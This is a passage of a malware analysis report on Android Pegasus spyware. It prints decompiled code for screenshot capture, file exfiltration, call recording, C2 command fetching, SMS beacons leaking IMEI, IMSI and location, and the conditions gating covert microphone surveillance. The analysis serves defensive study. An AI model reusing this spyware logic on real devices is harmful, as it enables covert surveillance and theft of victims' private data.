invoke-virtual {v2, p3}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

sput-object p1, Lcom/network/media/a;->e:Ljava/lang/String;

and-int/lit8 v2, p2, 0x1

if-ne v2, v0, :cond_ed

move v7, v0
```

Figure 32

The agent tries to take a snapshot of the screen using a binary called “/system/bin/screencap”. The photo is saved at “/data/data/com.network.android/bqul4.dat”. A deep dive into the screenshot functionality can be found in the 1st part of the Pegasus analysis.

```
:try_start_6
new-instance v0, Ljava/io/File;

const-string v2, "/system/bin/screencap"

invoke-direct {v0, v2}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v0}, Ljava/io/File;->exists()Z

move-result v0

if-eqz v0, :cond_198

const-string v0, "CameraUtil takeScreenShot"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v0, "/data/data/com.network.android/bqul4.dat"

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "takeScreenShot filePath"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "/system/bin/screencap -p "

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 33

Command 5

In this case, the malware specifies a file or a directory listing to be exfiltrated. This information can be transmitted in the “f=” and “p=” parameters:

```
public static void a(String paramString1, String paramString2, Context paramContext) {
  try {
    StringBuilder stringBuilder3 = new StringBuilder();
    this("parseFileSystemCommand started. msg: ");
    a.a(stringBuilder3.append(paramString1).toString());
    int i = paramString1.indexOf("f=", 0) + 2;
    int j = i + 1;
    i = Integer.parseInt(paramString1.substring(i, j));
    stringBuilder3 = new StringBuilder();
    this("parseFileSystemCommand shouldGetFile: ");
    a.a(stringBuilder3.append(i).toString());
    if (-1 == paramString1.indexOf("p=", j)) {
      a.a("parseFileSystemCommand old command. (no path param) returning");
      return;
    }
    String str2 = paramString1.substring(paramString1.indexOf("p=", j) + 2);
    StringBuilder stringBuilder1 = new StringBuilder();
    this("parseFileSystemCommand encoded Path: ");
    a.a(stringBuilder1.append(str2).toString());
    String str1 = new String();
    this(a.b(str2));
    StringBuilder stringBuilder2 = new StringBuilder();
    this("parseFileSystemCommand path to get: ");
    a.a(stringBuilder2.append(str1).toString());
    Handler handler = e;
    n n = new n();
    this(str1, i, paramContext, paramString2);
    handler.postDelayed(n, 10L);
  } catch (Throwable throwable) {
    a.a("parseFileSystemCommand: " + throwable.getMessage(), throwable);
  }
}
```

Figure 34

The process changes permissions to 777 for the targeted file using the “superuser binary”. It verifies the existence of the file by calling the File.exists method and expects a non-empty file:

```
public final void run() {
  try {
    HashMap hashMap = m.b(this.a);
    m.b("0777", this.a);
    if (1 == this.b) {
      if (hashMap == null)
        a.a("parseFileSystemCommand get chmod data failed. ");
      Context context = this.c;
      String str2 = this.a;
      String str1 = this.d;
      try {
        StringBuilder stringBuilder = new StringBuilder();
        this("sendGetFileToServer starting. getting file: ");
        a.a(stringBuilder.append(str2).toString());
        String str = e.b();
        File file = new File();
        this(str2);
        if (!file.exists()) {
          a.a("sendGetFileToServer file does not exists. returning");
          b.a(0, (short)119, "GET_FILE_FILE_DOES_NOT_EXISTS", b.c(str1));
          b.a(0, (short)-15534, "", b.c(str1));
        } else if ((int)file.length() == 0) {
          a.a("sendGetFileToServer file size is 0");
          b.a(0, (short)117, "GET_FILE_EMPTY_DIR_OR_FILE", b.c(str1));
          b.a(0, (short)-15534, "", b.c(str1));
        } else {
          b.a(str1);
          b.a();
          b.a(str2, str, 0, 1, str1);
        }
      } catch (Throwable throwable) {}
    } else {
      m.a(this.a, this.c, this.d);
    }
    m.a(hashMap, this.a);
```

Figure 35

The application creates a directory called “/data/data/com.network.android/chnkr/” using the File.mkdirs function. The targeted file is copied to the newly created folder, and the malware broadcasts the “new_chunker_file_event” intent to all BroadcastReceivers in order to exfiltrate data:

```
public static void a(String paramString1, String paramString2, int paramInt1, int paramInt2, String paramString3) {
  a.a("Chunker -  chank start. filePath: " + paramString1 + " timeStamp: " + paramString2 + " callerId: " + paramInt1 + " isCompressed: " + paramInt2);
  try {
    file = new File();
    this(paramString1);
    if (!file.exists()) {
      stringBuilder = new StringBuilder();
      this("Chunker -  file does not exists. returning:");
      a.a(stringBuilder.append(paramString1).toString());
      return;
    }
    File file1 = new File();
    this("/data/data/com.network.android/chnkr/");
    file1.mkdirs();
    StringBuilder stringBuilder1 = new StringBuilder();
    this("/data/data/com.network.android/chnkr/");
    String str = stringBuilder1.append(file.getName()).append("_").append((String)stringBuilder).toString();
    file = new File();
    this(str);
    if (-1 == q.a(paramString1, str)) {
      a.a("Chunker  -  copy file failed. returning");
      if (file.exists())
        file.delete();
      return;
    }
  } catch (Throwable throwable) {
    a.a("Chunker - chank exception: " + throwable.getMessage(), throwable);
    return;
  }
  if (-1 == a((String)stringBuilder, (String)throwable, paramInt1, (int)file.length(), paramInt2, paramString3)) {
    file.delete();
    return;
  }
  Context context = NetworkApp.a();
  Intent intent = new Intent();
  this("new_chunker_file_event");
  StringBuilder stringBuilder;
  File file;
  context.sendBroadcast(intent);
}
```

Figure 36

Command 6

This command prepares the phone to accept an audio surveillance call that will be detailed in the “Live Audio Surveillance” section.

```
.method private static declared-synchronized d(Ljava/lang/String;)Z
    .registers 7

    const/4 v2, 0x1

    const/4 v1, 0x0

    const-class v3, Lcom/network/android/a/c;

    monitor-enter v3

    :try_start_5
    invoke-static {}, Lcom/network/android/a/c;->e()Z

    move-result v0

    if-eqz v0, :cond_21

    const-string v0, "MO checkIsTapAllow is OVER 4.3. not black tap is not allowed"

    invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

    if-eqz p0, :cond_1e

    const/4 v0, 0x1

    const/16 v2, 0x2c

    const-string v4, ""

    invoke-static {p0}, Lcom/network/h/b;->c(Ljava/lang/String;)Ljava/lang/Integer;

    move-result-object v5

    invoke-static {v0, v2, v4, v5}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;Ljava/lang/Object;)V
    :try_end_1e
    .catch Ljava/lang/Throwable; {:try_start_5 .. :try_end_1e} :catch_214
    .catchall {:try_start_5 .. :try_end_1e} :catchall_21d

    :cond_1e
    move v0, v1
```

Figure 37

Command 7

The package enables the call recording functionality by setting the “window canada” config value to true:

```
public static void b(String paramString1, Context paramContext, String paramString2) {
  try {
    h = false;
    StringBuilder stringBuilder = new StringBuilder();
    this();
    paramString1 = stringBuilder.append(paramString1.charAt(2)).toString();
    stringBuilder = new StringBuilder();
    this("addCallRecording SMS_CALL_RECORD type: ");
    a.a(stringBuilder.append(paramString1).append(" commandAck: ").append(paramString2).toString());
    boolean bool = "1".equals(paramString1);
    stringBuilder = new StringBuilder();
    this("addCallRecording Call Recording: ");
    a.a(stringBuilder.append(paramString1).toString());
    b.a(Boolean.valueOf(bool));
    if (!bool && r.b() != null) {
      a.a("addCallRecording should's record, and we are reocrding. sending back call the call and stopping the record");
      h = true;
      Handler handler = new Handler();
      this();
      AndroidCallDirectWatcher.a(paramContext, handler);
    }
    b.a(paramString2);
  } catch (Throwable throwable) {
    a.a("addCallRecording exception " + throwable.getMessage(), throwable);
    b.a(0, (short)2011, "", b.c(paramString2));
    b.a(0, (short)-15534, "", b.c(paramString2));
  }
}
```

Figure 38

Command 8

The agent extracts the configured C2 servers and sends a request to one of them in order to ask for new commands, as shown in the figure below.

```
public static String[] a(String paramString) {
  try {
    a.a("getFetchSettings starting ");
    String[] arrayOfString2 = new String[1];
    StringBuilder stringBuilder3 = new StringBuilder();
    this("getFetchSettings command data: ");
    a.a(stringBuilder3.append(paramString).toString());
    byte[] arrayOfByte = a.b(paramString.substring(2));
    paramString = new String();
    this(arrayOfByte);
    StringBuilder stringBuilder2 = new StringBuilder();
    this("http://");
    arrayOfString2[0] = stringBuilder2.append(paramString).append("/support.aspx").toString();
    StringBuilder stringBuilder1 = new StringBuilder();
    this("getFetchSettings got address: ");
    a.a(stringBuilder1.append(arrayOfString2[0]).toString());
    String[] arrayOfString1 = arrayOfString2;
  } catch (Throwable throwable) {
    a.a("getFetchSettings" + throwable.getMessage(), throwable);
    throwable = null;
  }
  return (String[])throwable;
}
```

Figure 39

It sets the intent action to “httpPing”, the intent data to “PING: <Current time in milliseconds>”, retrieves a PendingIntent that will perform a broadcast, and schedules an alarm:

```
const-string v2, "performCommand SMS_COMMAND_FETCH can\'t find fetch commands ip in server list. replacing server list"

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-static {v0}, Lcom/network/b/b;->b([Ljava/lang/String;)V

invoke-static {p0}, Lcom/network/b/b;->c(Landroid/content/Context;)V

:cond_1b4
invoke-static {v5}, Lcom/network/android/c/a/b;->a(Ljava/lang/String;)V

const-string v0, "httpPing"

invoke-static {p0, v0}, Lcom/network/android/a/c;->a(Landroid/content/Context;Ljava/lang/String;)V

goto/16 :goto_99

:pswitch_1be
invoke-static {v3, v5, p0}, Lcom/network/android/a/c;->a(Ljava/lang/String;Ljava/lang/String;Landroid/content/Context;)V

const-string v0, "httpPing"

invoke-static {p0, v0}, Lcom/network/android/a/c;->a(Landroid/content/Context;Ljava/lang/String;)V

goto/16 :goto_99

:pswitch_1c8
invoke-static {v3, v5, p0}, Lcom/network/android/m;->a(Ljava/lang/String;Ljava/lang/String;Landroid/content/Context;)V

const-string v0, "httpPing"

invoke-static {p0, v0}, Lcom/network/android/a/c;->a(Landroid/content/Context;Ljava/lang/String;)V
```

Figure 40

```
private static void a(Context paramContext, String paramString1, String paramString2) {
  a.a("Ping httpPingService: " + paramString1);
  try {
    AlarmManager alarmManager = (AlarmManager)paramContext.getSystemService("alarm");
    Intent intent = new Intent();
    this(paramContext, PingReceiver.class);
    intent.setAction(paramString1);
    StringBuilder stringBuilder2 = new StringBuilder();
    this("PING:");
    intent.setData(Uri.parse(stringBuilder2.append(System.currentTimeMillis()).toString()));
    PendingIntent pendingIntent = PendingIntent.getBroadcast(paramContext, 0, intent, 0);
    alarmManager.set(0, System.currentTimeMillis() + 1000L, pendingIntent);
    StringBuilder stringBuilder1 = new StringBuilder();
    this("Ping httpPingService AlarmManager: ");
    a.a(stringBuilder1.append(paramString1).toString());
    if (paramString2 != null)
      b.a(paramString2);
  } catch (Throwable throwable) {
    a.a("httpPingService - " + throwable.getMessage(), throwable);
  }
}
```

Figure 41

Outbound SMS

The malware logs the message “MO sendSmsMO Ping SMS MO Start to number: ” + WindowTargetSms, which is the phone number used in the outbound communication:

```
str1 = b.g();
StringBuilder stringBuilder = new StringBuilder();
this("MO sendSmsMO Ping SMS MO Start to number: ");
a.a(stringBuilder.append(str1).append(" counter:").append(paramInt2).append(" Type:").append(paramInt1).toString());
stringBuilder = new StringBuilder();
this("MO sendSmsMO commandAck: ");
a.a(stringBuilder.append(paramString).toString());
stringBuilder = new StringBuilder();
this("MO sendSmsMO counter: ");
a.a(stringBuilder.append(paramInt2).toString());
if (str1 == null) {
  a.a("sendMO no number");
  if (paramString != null) {
    b.a(0, (short)125, "", b.c(paramString));
    b.a(0, (short)-15534, "", b.c(paramString));
  }
  return;
}
```

Figure 42

The agent extracts the following information: the current location of the device, the numeric name (MCC+MNC) of the registered operator, the GSM cell ID, the GSM location area code, the IMEI and IMSI of the device (see figure 43).

```
TelephonyManager telephonyManager = (TelephonyManager)paramContext.getSystemService("phone");
StringBuffer stringBuffer = new StringBuffer();
this();
String str1;
String str2;
GsmCellLocation gsmCellLocation = (GsmCellLocation)telephonyManager.getCellLocation();
String str3 = telephonyManager.getNetworkOperator();
if (str3 != null && str3.length() > 0 && gsmCellLocation != null) {
  String str;
  int i = gsmCellLocation.getCid();
  int j = gsmCellLocation.getLac();
  if (str3 != null && str3.length() >= 5) {
    str = str3.substring(0, 3);
    str3 = str3.substring(3, str3.length());
  } else {
    str = "000";
    str3 = "00";
  }
  if (paramInt1 == 5) {
    a(stringBuffer, "imsi".toUpperCase(), b.e);
  } else {
    a(stringBuffer, "imsi".toUpperCase(), SmsReceiver.a(paramContext));
  }
  a(stringBuffer, "IMEI", telephonyManager.getDeviceId());
  Integer integer = new Integer();
  this(i);
  if (integer.toString().length() > 8) {
    a(stringBuffer, "Cell", "0");
  } else {
    StringBuilder stringBuilder = new StringBuilder();
    this();
    a(stringBuffer, "Cell", stringBuilder.append(i).toString());
  }
  StringBuilder stringBuilder4 = new StringBuilder();
  this();
  a(stringBuffer, "Area", stringBuilder4.append(j).toString());
  stringBuilder4 = new StringBuilder();
  this();
  a(stringBuffer, "Country", stringBuilder4.append(str).append(str3).toString());
  a(stringBuffer, "Op", SmsReceiver.b(paramContext));
  StringBuilder stringBuilder3 = new StringBuilder();
  this();
  a(stringBuffer, "", stringBuilder3.append(paramInt1).toString());
  if (a.isEmpty()) {
    a(stringBuffer, "", "0000");
```

Figure 43

The application obtains the unique subscriber ID that is validated based on its length:

```
public static String a(Context paramContext) {
  try {
    if (g != null)
      return g;
    if (f == null)
      f = (TelephonyManager)paramContext.getSystemService("phone");
    String str = f.getSubscriberId();
    g = str;
    if (str == null || g.length() < 14 || g.length() > 15) {
      str = "000000000000000";
      g = "000000000000000";
      return str;
    }
  } catch (Throwable throwable) {
    a.a("getIMSI Exception- " + throwable.getMessage(), throwable);
  }
  return g;
}
```

Figure 44

SmsManager.getDefault is utilized to retrieve the SmsManager. The process creates two Intents with the “SMS_SENT” and “SMS_DELIVERED” parameters and then broadcasts them via a call to getBroadcast. Finally, the SMS containing the information extracted above is sent using sentTextMessage:

```
String str4 = stringBuffer.toString();
SmsManager smsManager = SmsManager.getDefault();
StringBuilder stringBuilder2 = new StringBuilder();
this("Ping SMS MO Start to number:");
a.a(stringBuilder2.append(str1).append(" Type:").append(paramInt1).append(" size:").append(str4.length()).toString());
a.a(str4);
Intent intent = new Intent();
this("SMS_SENT");
PendingIntent pendingIntent1 = PendingIntent.getBroadcast(paramContext, 0, intent, 0);
intent = new Intent();
this("SMS_DELIVERED");
PendingIntent pendingIntent2 = PendingIntent.getBroadcast(paramContext, 0, intent, 0);
if (!str1.contains("+")) {
  StringBuilder stringBuilder = new StringBuilder();
  this("+");
  str2 = stringBuilder.append(str1).toString();
} else {
  str2 = str1;
}
try {
  k k = new k();
  this(paramString, paramContext, paramInt1, paramInt2);
  IntentFilter intentFilter = new IntentFilter();
  this("SMS_SENT");
  paramContext.registerReceiver(k, intentFilter);
} catch (Throwable throwable) {}
b.k();
b.o();
smsManager.sendTextMessage(str2, null, str4, pendingIntent1, pendingIntent2);
StringBuilder stringBuilder1 = new StringBuilder();
this("Ping SMS MO End to number:");
a.a(stringBuilder1.append(str2).append(" Type:").append(paramInt1).append(" size:").append(str4.length()).toString());
if (paramString != null)
  b.a(paramString);
```

Figure 45

The getResultCode method is used to verify if the message was successfully sent. If that’s not the case, the SMS is re-sent in 1 minute:

```
public final void onReceive(Context paramContext, Intent paramIntent) {
  a.a("Ping SMS SMS_SENT result: " + getResultCode());
  if (getResultCode() == -1) {
    a.a("Ping SMS SMS_SENT result: RESULT_OK");
    if (this.a != null)
      b.a(this.a);
  } else {
    a.a("Ping SMS SMS_SENT result:  not(RESULT_OK) sent again in 60*1000" + getResultCode());
    b.a(0, (short)38, "", b.c(this.a));
    b.a(0, (short)-15534, "", b.c(this.a));
    paramContext = this.b;
    int i = this.c;
    c.a(paramContext, this.d + 1, this.a);
  }
  this.b.unregisterReceiver(this);
}
```

Figure 46

The application logs the number of times it re-sent the SMS using the Log.i method:

```
public static void a(Context paramContext, int paramInt, String paramString) {
  try {
    StringBuilder stringBuilder = new StringBuilder();
    this("Ping SMS sendSmsMODelay: 60 count: ");
    a.a(stringBuilder.append(paramInt).toString());
    if (paramInt > 5) {
      stringBuilder = new StringBuilder();
      this("Ping SMS sendSmsMODelay count: ");
      a.a(stringBuilder.append(paramInt).toString());
    }
    a.a(paramContext, 60, "httpPingSms", paramString);
  } catch (Throwable throwable) {
    b.a(1, (short)38);
    a.a("sendMO- " + throwable.getMessage(), throwable);
    g(paramContext);
  }
}
```

Figure 47

Live Audio Surveillance

The threat actor can enable this functionality only when multiple conditions are met at the same time. The functionality can be activated when the phone receives a call from the attacker’s number, and it will allow capturing the audio via the device’s microphone.

The first condition to be met is that the phone’s screen is OFF, which is verified using a variable that should be false. The malware verifies if the screen is ON or OFF by calling the isScreenOn method. The configuration option called “Skypi” should be not null:

```
sget-boolean v0, Lcom/network/android/roomTap/k;->d:Z

if-eqz v0, :cond_3e

const-string v0, "checkIsTapAllow Tap not Allow: screen on "

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

if-eqz p0, :cond_3c

const/4 v0, 0x1

const/16 v2, 0x2c

const-string v4, ""

invoke-static {p0}, Lcom/network/h/b;->c(Ljava/lang/String;)Ljava/lang/Integer;

move-result-object v5

invoke-static {v0, v2, v4, v5}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;Ljava/lang/Object;)V

:cond_3c
move v0, v1

goto :goto_1f

:cond_3e
sget-object v0, Lcom/network/b/b;->f:Ljava/lang/String;

if-nez v0, :cond_57

const-string v0, "checkIsTapAllow no tap number in configuration. returning false"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

if-eqz p0, :cond_55
```

Figure 48

```
j = paramContext;
IntentFilter intentFilter = new IntentFilter("android.intent.action.SCREEN_ON");
intentFilter.addAction("android.intent.action.SCREEN_OFF");
j.registerReceiver(l, intentFilter);
PowerManager powerManager = (PowerManager)j.getSystemService("power");
try {
  d = ((Boolean)PowerManager.class.getMethod("isScreenOn", null).invoke(powerManager, null)).booleanValue();
  if (d) {
    i = System.currentTimeMillis() / 1000L;
    return;
  }
```

Figure 49

```
private static void a(SharedPreferences paramSharedPreferences) {
  f = h(paramSharedPreferences.getString("Skypi", null));
}
```

Figure 50

The process makes sure that the user didn’t cancel the previous live surveillance operation, as displayed in the figure below.

```
sget-boolean v0, Lcom/network/android/roomTap/AutoAnswerReceiver;->d:Z

if-eqz v0, :cond_73

const-string v0, "Tap was previously ended by usern interference or by a wating call"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const/4 v0, 0x0

sput-boolean v0, Lcom/network/android/roomTap/AutoAnswerReceiver;->d:Z

if-eqz p0, :cond_71

const/4 v0, 0x0

const/16 v2, 0x7c

const-string v4, ""

invoke-static {p0}, Lcom/network/h/b;->c(Ljava/lang/String;)Ljava/lang/Integer;

move-result-object v5

invoke-static {v0, v2, v4, v5}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;Ljava/lang/Object;)V

:cond_71
move v0, v1

goto :goto_1f

:cond_73
sget-boolean v0, Lcom/network/android/roomTap/AutoAnswerReceiver;->b:Z

if-nez v0, :cond_8c

const-string v0, "checkIsTapAllow Tap not Allow: disconnect faill or other reason"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 51

The phone should be in the idle state, and the phone’s screen should be locked. The inKeyguardRestrictedInputMode function is used to verify the last condition:

```
invoke-static {}, Lcom/network/android/roomTap/AutoAnswerReceiver;->b()Z

move-result v0

if-nez v0, :cond_a8

const-string v0, "checkIsTapAllow Tap not Allow: not idel "

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

if-eqz p0, :cond_a5

const/4 v0, 0x0

const/16 v2, 0x2f

const-string v4, ""

invoke-static {p0}, Lcom/network/h/b;->c(Ljava/lang/String;)Ljava/lang/Integer;

move-result-object v5

invoke-static {v0, v2, v4, v5}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;Ljava/lang/Object;)V

:cond_a5
move v0, v1

goto/16 :goto_1f

:cond_a8
invoke-static {}, Lcom/network/android/agent/NetworkApp;->a()Landroid/content/Context;

move-result-object v0

invoke-static {v0}, Lcom/network/android/roomTap/k;->b(Landroid/content/Context;)Z

move-result v0

if-nez v0, :cond_c8

const-string v0, "checkIsTapAllow Tap not Allow: screen is not locked "

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 52

```
public static boolean b() {
  return l.equals(TelephonyManager.EXTRA_STATE_IDLE);
}
```

Figure 53

```
public static boolean b(Context paramContext) {
  return ((KeyguardManager)paramContext.getSystemService("keyguard")).inKeyguardRestrictedInputMode();
}
```

Figure 54

The configuration option called “forwarding” indicates whether call forwarding is enabled on the phone. This feature should be disabled for the functionality to work:

```
invoke-static {}, Lcom/network/android/monitor/observer/t;->a()Z

move-result v0

if-eqz v0, :cond_e4

const-string v0, "checkIsTapAllow Tap not Allow: call forwarding is activated "

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

if-eqz p0, :cond_e1

const/4 v0, 0x0

const/16 v2, 0x32

const-string v4, ""

invoke-static {p0}, Lcom/network/h/b;->c(Ljava/lang/String;)Ljava/lang/Integer;

move-result-object v5

invoke-static {v0, v2, v4, v5}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;Ljava/lang/Object;)V

:cond_e1
move v0, v1

goto/16 :goto_1f

:cond_e4
const/4 v0, 0x2

invoke-static {}, Lcom/network/android/monitor/observer/BatteryReceiver;->a()I

move-result v5

if-eq v0, v5, :cond_f1

invoke-static {}, Lcom/network/android/monitor/observer/BatteryReceiver;->a()I

move-result v0

if-ne v2, v0, :cond_113
```

Figure 55

```
public static boolean a() {
  return a;
}

public final void onCallForwardingIndicatorChanged(boolean paramBoolean) {
  a.a("onCallForwardingIndicatorChanged: " + paramBoolean);
  super.onCallForwardingIndicatorChanged(paramBoolean);
  a = paramBoolean;
}
```

Figure 56

The agent extracts the value of the “STAY_ON_WHILE_PLUGGED_IN” constant. It expects the device to stay off even if it’s charging:

```
:cond_f1
invoke-virtual {v4}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;

move-result-object v0

const-string v5, "stay_on_while_plugged_in"

invoke-static {v0, v5}, Landroid/provider/Settings$System;->getInt(Landroid/content/ContentResolver;Ljava/lang/String;)I

move-result v0

if-lez v0, :cond_113

const-string v0, "checkIsTapAllow Tap not Allow: STAY_ON_WHILE_PLUGGED_IN is turned on, and phone is plugged to charger "

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 57

The microphone should not be in use for the functionality to work:

```
invoke-static {}, Lcom/network/android/roomTap/AutoAnswerReceiver;->c()Z

move-result v0

if-eqz v0, :cond_139

const-string v0, "checkIsTapAllow Tap not Allow: microphone in use"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

if-eqz p0, :cond_136

const/4 v0, 0x1

const/16 v2, 0x31

const-string v4, "ROOM_TAP_NOT_ALLOWED_SCREEN_PROBLEMATIC_APP_IS_OPEN"

invoke-static {v0, v2, v4}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;)V
```

Figure 58

```
const-string v1, "isMicrophoneInUse start"

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
:try_end_a
.catchall {:try_start_5 .. :try_end_a} :catchall_ad

:try_start_a
new-instance v5, Landroid/media/MediaRecorder;

invoke-direct {v5}, Landroid/media/MediaRecorder;-><init>()V

const-string v2, ""

new-instance v6, Ljava/io/File;

invoke-direct {v6, v2}, Ljava/io/File;-><init>(Ljava/lang/String;)V
:try_end_16
.catch Ljava/lang/Throwable; {:try_start_a .. :try_end_16} :catch_95
.catchall {:try_start_a .. :try_end_16} :catchall_ad

:try_start_16
new-instance v1, Ljava/io/File;

const-string v7, "/data/data/com.network.android/network_cache/"

invoke-direct {v1, v7}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v1}, Ljava/io/File;->exists()Z

move-result v7

if-nez v7, :cond_2b

invoke-virtual {v1}, Ljava/io/File;->mkdir()Z

const-string v1, "make new audio directory"

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

:cond_2b
const-string v2, "/data/data/com.network.android/network_cache/networkCache.dat"

const/4 v1, 0x1
```

Figure 59

isWiredHeadsetOn is utilized to confirm that a wired headset is not connected to the phone:

```
const-string v0, "audio"

invoke-virtual {v4, v0}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

move-result-object v0

check-cast v0, Landroid/media/AudioManager;

invoke-virtual {v0}, Landroid/media/AudioManager;->isWiredHeadsetOn()Z

move-result v5

if-eqz v5, :cond_16c

new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "checkIsTapAllow WiredHeadsetOn: "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v5}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 60

isBluetoothA2dpOn is utilized to confirm that a Bluetooth A2DP audio peripheral is not connected to the phone:

```
invoke-virtual {v0}, Landroid/media/AudioManager;->isBluetoothA2dpOn()Z

move-result v5

if-eqz v5, :cond_195

new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "checkIsTapAllow isBluetoothA2dpOn: "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v5}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 61

The spyware doesn’t expect communications to use Bluetooth SCO at the time of the audio surveillance. It calls the isBluetoothScoOn method for this purpose:

```
invoke-virtual {v0}, Landroid/media/AudioManager;->isBluetoothScoOn()Z

move-result v5

if-eqz v5, :cond_1ba

new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "checkIsTapAllow isBluetoothScoOn: "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v5}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 62

The music should not be active during the time of the operation, as highlighted below:

```
invoke-virtual {v0}, Landroid/media/AudioManager;->isMusicActive()Z

move-result v0

if-eqz v0, :cond_1e3

new-instance v2, Ljava/lang/StringBuilder;

const-string v4, "checkIsTapAllow musicActive: "

invoke-direct {v2, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 63

The final condition that must be met is that either the phone is not Roaming or the functionality was configured by the TA to be performed even if the device is Roaming:

```
const-string v0, "phone"

invoke-virtual {v4, v0}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object

move-result-object v0

check-cast v0, Landroid/telephony/TelephonyManager;

invoke-static {v0}, Lcom/network/android/j;->a(Landroid/telephony/TelephonyManager;)Z

move-result v0

if-eqz v0, :cond_211

const-string v0, "10"

invoke-static {}, Lcom/network/b/b;->f()Ljava/lang/String;

move-result-object v4

invoke-virtual {v0, v4}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-nez v0, :cond_211

const/4 v0, 0x1

const/16 v2, 0x16

const-string v4, ""

invoke-static {p0}, Lcom/network/h/b;->c(Ljava/lang/String;)Ljava/lang/Integer;

move-result-object v5

invoke-static {v0, v2, v4, v5}, Lcom/network/android/c/a/b;->a(ISLjava/lang/String;Ljava/lang/Object;)V

const-string v0, "checkIsTapAllow Tap not Allow: Roming"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 64

```
public static boolean a(TelephonyManager paramTelephonyManager) {
  if (paramTelephonyManager.isNetworkRoaming() || AndroidCallDirectWatcher.a()) {
    boolean bool1 = true;
    a.a("DataQueue  isNetworkRoaming: " + bool1);
    return bool1;
  }
  boolean bool = false;
  a.a("DataQueue  isNetworkRoaming: " + bool);
  return bool;
}
```

Figure 65

Now we'll describe the functionality after all of the above conditions are met.

Audio recording

The application creates a MediaRecorder object that can be used to record audio and video:

```
public static void a(Context paramContext) {
  try {
    a.a("Recorder record start");
    AudioManager audioManager = (AudioManager)paramContext.getSystemService("audio");
    MediaRecorder mediaRecorder = new MediaRecorder();
    this();
    c = mediaRecorder;
    Handler handler = d;
    s s = new s();
    this(audioManager, paramContext);
    handler.post(s);
  } catch (Exception exception) {
    a.a("Recorder record " + exception.getMessage(), exception);
  }
}
```

Figure 66

